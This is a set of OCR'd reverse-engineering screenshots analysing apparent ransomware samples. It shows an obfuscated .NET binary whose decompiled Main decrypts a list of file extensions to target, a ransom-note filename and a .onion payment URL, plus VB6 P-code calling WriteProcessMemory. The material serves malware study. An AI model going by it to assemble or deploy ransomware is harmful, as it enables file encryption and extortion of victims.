
Edit Method Body - GetSteamUsername() : object @06000014

Index	P	C	Name	Type
0	□	□	string01	string
1	□	□		object
2	□	□		string
3	□	□		string[]
4	□	□		char[]
5	□	□		int32
6	□	□		int32
7	□	□		int32




```
tDiscoverer (0.0.0.0)
  tDiscoverer.exe
    PE
    References
    { } -
    { } <PrivateImplementationDetails>{AACA8598-2F61-4004-8DB4-FB7C54
    { } mshtml
    { } SHDocVw
    { } 랩
      랩 @02000002
        Base Type and Interfaces
        Derived Types
        .ctor() : void @06000009
        랩(string) : int @06000004
        랩(string[]) : void @06000008
        랩(string, string) : bool @06000002
        랩(string, int) : string @06000005
        랩(byte[], byte[], byte[]) : string @06000001
        랩(HTMLDocument, string, string) : bool @06000006
        랩(string, byte[], int, ref string, string) : bool @06000003
        랩(string) : uint @06000007
        랩 @02000003
      랩 @02000008
```

```
tDiscoverer (0.0.0.0)
  tDiscoverer.exe
    PE
    References
    { } -
    { } <PrivateImplementationDetails>{AACA8598-2F61-4004-8DB4-FB7
    { } mshtml
    { } ns0
      Class0 @02000002
        Base Type and Interfaces
        Derived Types
        .ctor() : void @06000009
        Main(string[]) : void @06000008
        smethod_0(byte[], byte[], byte[]) : string @06000001
        smethod_1(string, string) : bool @06000002
        smethod_2(string, byte[], int, ref string, string) : bool @06000003
        smethod_3(string) : int @06000004
        smethod_4(string, int) : string @06000005
        smethod_5(HTMLDocument, string, string) : bool @06000006
        smethod_6(string) : uint @06000007
        Class1 @02000003
      Class2 @02000008
        Base Type and Interfaces
```




```
{
    // Token: 0x02000003 RID: 3
    internal class Program
    {
        // Token: 0x06000010 RID: 16 RVA: 0x0000B124 File Offset: 0x00009324
        private static void Main(string[] args)
        {
            string text = encc.myff11("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", Program.e1);
            string text2 = encc.myff11("EAAAAORy8/rM976/bGRFgncjWaYTQK7YQDaRoFw7f5HMTg16", Program.e1);
            string text3 = encc.myff11("EAAAAF/rebF4vt3ScDLek314X/6TV3DubR1w8tLraPTsMzSntxin+nQmh5yE8ZQfKrx/fg==", Program.e1);
            string text4 = encc.myff11("EAAAAOwMZxCSUQvYGKwF+U67EWoGgDfDQ88FtiBaxpG9Jf5l", Program.e1);
            string text5 = encc.myff11("EAAAAKyFr0jm9ujvS3zm844V84lzH+ti64rS7ZzSaKH2GDE3", Program.e1);
            string text6 = encc.myff11("EAAAAC9Paqz8pg34Noozv45YJ8uGgNRq97JhnKvxitBKxW5bscY6Uxxb8yrbB/CRb9R2TPBSq7LRSAdx6OaWFd0uzK8JwzOU8FauPFD5A9PokHn9", Program.e1);
            string text7 = encc.myff11("EAAAABOIusYqXL6iGskTDcnb/3lpYNMyKSoGIxGa3yAkToiv2k3j3UHo65yH0lCBU+thcp24QNE9PHdPbO9CrzpqME4=", Program.e1);
            string text8 = encc.myff11("EAAAAAkeh5APALVqxq/UYwyAcFT1zhr8IA+mF/ROFma4UEWG", Program.e1);
            string text9 = encc.myff11("EAAAAPuN69xn3UGzk43lgHcHms2aEFiI1xghoF5qApH1VBIx", Program.e1);
            encc.myff11("EAAAALjLXuiBxifH2aSTXCLvmUDAxFM6UUGgre9TPDi0ZfRtlYSRYyh0lEFfSWKlOlEEag==", Program.e1);
            encc.myff11("EAAAAP7TWgNdexpV2NYmVa82TXfQ2wkwdkHg91UcVARIkR6N", Program.e1);
            encc.myff11("EAAAAF0L4p1vlYBuLHKrW95diBqYZvPddnyjStRlaDP0UH8y", Program.e1);
            encc.myff11("EAAAAB0NcVk0d+vT6j6RrOSdJxglDHF1kDojiDrd1ygF3gWF/4BRKViEuA/d7JlmIokXTcHzR7BA1jl3Njca5hSn01U=", Program.e1);
            encc.myff11("EAAAAJQViS7iXteGq8mV5PqLOng0Ex0OFeIU9NglszmhOw6M", Program.e1);
```

Name	Value	Type
args	{string[0x00000000]}	string[]
text	".vb,.asmx,.config,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.ab4,.accdb,.accde,.ac...	string
text2	".sql,.mdf"	string
text3	"READ-FOR-DECCCC-FILESSS"	string
text4	".html"	string
text5	".breeding123"	string
text6	"http://sqnhh67wiujb3q6x.onion/2termiinated11223344/"	string
text7	null	string
text8	null	string
text9	null	string



Storage Header
Storage Stream #0: #~
Tables Stream
00 Module (1)
01 TypeRef (82)
02 TypeDef (5)
04 Field (39)
06 Method (37)
08 Param (46)
0A MemberRef (136)
0C CustomAttribute (19)
11 StandAloneSig (21)
15 PropertyMap (1)

5	0x06000005	0x0000B4EE	0x2370	0	0x96	0x264	0x36	0xE	WriteBytesToFile
6	0x06000006	0x0000B4FC	0x23C8	0	0x96	0x275	0x36	0x10	WriteHeaderBytesToFile
7	0x06000007	0x0000B50A	0x2420	0	0x91	0xB12	0x3D	0x12	EncryptStringToBytes
8	0x06000008	0x0000B518	0xADF8	0	0x91	0x784	0x48	0x15	GenerateRandom
9	0x06000009	0x0000B526	0xAE18	0	0x96	0xB30	0x4E	0x16	RSAEncryptBytes
10	0x0600000A	0x0000B534	0xAE60	0	0x96	0x644	0x56	0x18	GetBytesFromString
11	0x0600000B	0x0000B542	0xAE90	0	0x96	0x14E	0x5C	0x19	EncryptStringAES
12	0x0600000C	0x0000B550	0xAFC4	0	0x96	0x35	0x5C	0x1B	myff11
13	0x0600000D	0x0000B55E	0xB0CC	0	0x91	0xC74	0x62	0x1D	ReadByteArray
14	0x0600000E	0x0000B56C	0x2050	0	0x1886	0x9C4	0x69	0x1E	.ctor
15	0x0600000F	0x0000B57A	0x2058	0	0x1891	0x9CA	0x6D	0x1E	.cctor



File name: C:/Samples/binstall.exe

Type: PE
Size: 185856


EntryPoint: 0001b34e
ImageBase: 00400000

NumberOfSections: 0003
SizeOfImage: 00032000


```
protector   Confuser(1.X)[-]
library     .NET(v4.0.30319)[-]
linker      Microsoft Linker(48.0*)[EXE32,console,admin]
```

Detect It Easy

100%
112 ms



```
private object UnsafeInvokeInternal(object obj, object[]
  parameters, object[] arguments)
{
    if (arguments == null || arguments.Length == 0)
    {
        return RuntimeMethodHandle.InvokeMethod(obj, null,
         this.Signature, false);
    }
```



File: sample.bin


Entrypoint: 00003058
EP Section: .text

File Offset: 00003058
First Bytes: 68,74,33,40


Linker Info: 6.0
Subsystem: Win32 GUI

Microsoft Visual Basic 5.0 / 6.0


☑ Stay on top




```
.text:00403058                 public start
.text:00403058 start:
.text:00403058                 push    offset dword_403374
.text:0040305D                 call    ThunRTMain
.text:0040305D ; ---------------------------------------

=============== S U B R O U T I N E ========================

Attributes: thunk

ThunRTMain      proc near               ; CODE XREF: .text:0040305D↓p
                jmp     ds:__imp_ThunRTMain
ThunRTMain      endp
```



```
                                              ↓FRO --------
00 00-FF FF 00 00 MZÉ ♥  ♦
     0 EVENT_SINK_GetIDsOfNames    MSVBVM60.DLL
     0 __vbaVarTstGt               MSVBVM60.DLL
     0 __vbaVarSub                 MSVBVM60.DLL
     0 __vbaStrI2                  MSVBVM60.DLL
     0 _CIcos                      MSVBVM60.DLL
     0 _adj_fptan                  MSVBVM60.DLL
     0 __vbaStrI4                  MSVBVM60.DLL
     0 __vbaVarVargNofree          MSVBVM60.DLL
     0 __vbaAryMove                MSVBVM60.DLL
     0 __vbaFreeVar                MSVBVM60.DLL
     0 __vbaLateIdCall             MSVBVM60.DLL
```



```
     0 RtlMoveMemory               kernel32.dll
     0 LoadLibraryA                kernel32.dll
     0 GetProcAddress              kernel32.dll
   600 <n/a>                       MSVBVM60.DLL
     0 __vbaVarTstGt               MSVBVM60.DLL
     0 _CIcos                      MSVBVM60.DLL
     0 _adj_fptan                  MSVBVM60.DLL
```



P-Code

Decompiler | Disassembler | HEX Editor

```
'Data Table: 401C70
loc_4159F8: ILdI4 arg_10
loc_4159FB: LitI4 0
loc_415A00: GtI4
loc_415A01: BranchF loc_415A19
loc_415A04: LitVarI4
loc_415A0C: FStVar var_AC
loc_415A10: LitI2 2263
loc_415A13: FStI2 var_AE
loc_415A16: Branch loc_415A42
loc_415A19: ' Referenced from: 415A01
loc_415A19: LitVarI4
loc_415A21: FStVar var_C0
loc_415A25: LitVarI4
loc_415A2D: FStVar var_D0
loc_415A31: LitI4 &H69FE
loc_415A36: FStR4 var_98
```


Decompiled OK

Native Code

Decompiler | Disassembler | HEX Editor

```
loc_00414A80: push ebp
loc_00414A81: mov ebp, esp
loc_00414A83: sub esp, 00000014h
loc_00414A86: push 00402CB6h ; __vbaExceptHandler
loc_00414A8B: mov eax, fs:[00000000h]
loc_00414A91: push eax
loc_00414A92: mov fs:[00000000h], esp
loc_00414A99: sub esp, 00000044h
loc_00414A9C: push ebx
loc_00414A9D: push esi
loc_00414A9E: push edi
loc_00414A9F: mov var_14, esp
loc_00414AA2: mov var_10, 00401A70h
loc_00414AA9: xor esi, esi
loc_00414AAB: mov var_C, esi
loc_00414AAE: mov var_8, esi
loc_00414AB1: mov var_20, 00h
```

Decompiled OK



P-Code

Decompiler | Disassembler | HEX Editor

```
'Data Table: 40199C
loc_416074: FDupVar
loc_41607A: LitI4 &H10
loc_41607F: LitI4 &H10
loc_416084: LitI4 &H40000
loc_416089: ImpAdCallI2 HeapCreate(, , )
loc_41608E: FStR4 var_AC
loc_416091: SetLastSystemError
loc_416092: ILdRf var_AC
loc_416095: FStR4 var_A8
loc_416098: ImpAdCallFPR4 CreateTimerQueue()
loc_41609D: SetLastSystemError
loc_41609E: LitI4 0
loc_4160A3: LitI4 &H10
loc_4160A8: FLdRfVar var_98
loc_4160AB: ILdRf var_A8
loc_4160AE: LitI4 -1
loc_4160B3: ImpAdCallFPR4 WriteProcessMemory(, , , , )
loc_4160B8: SetLastSystemError
```

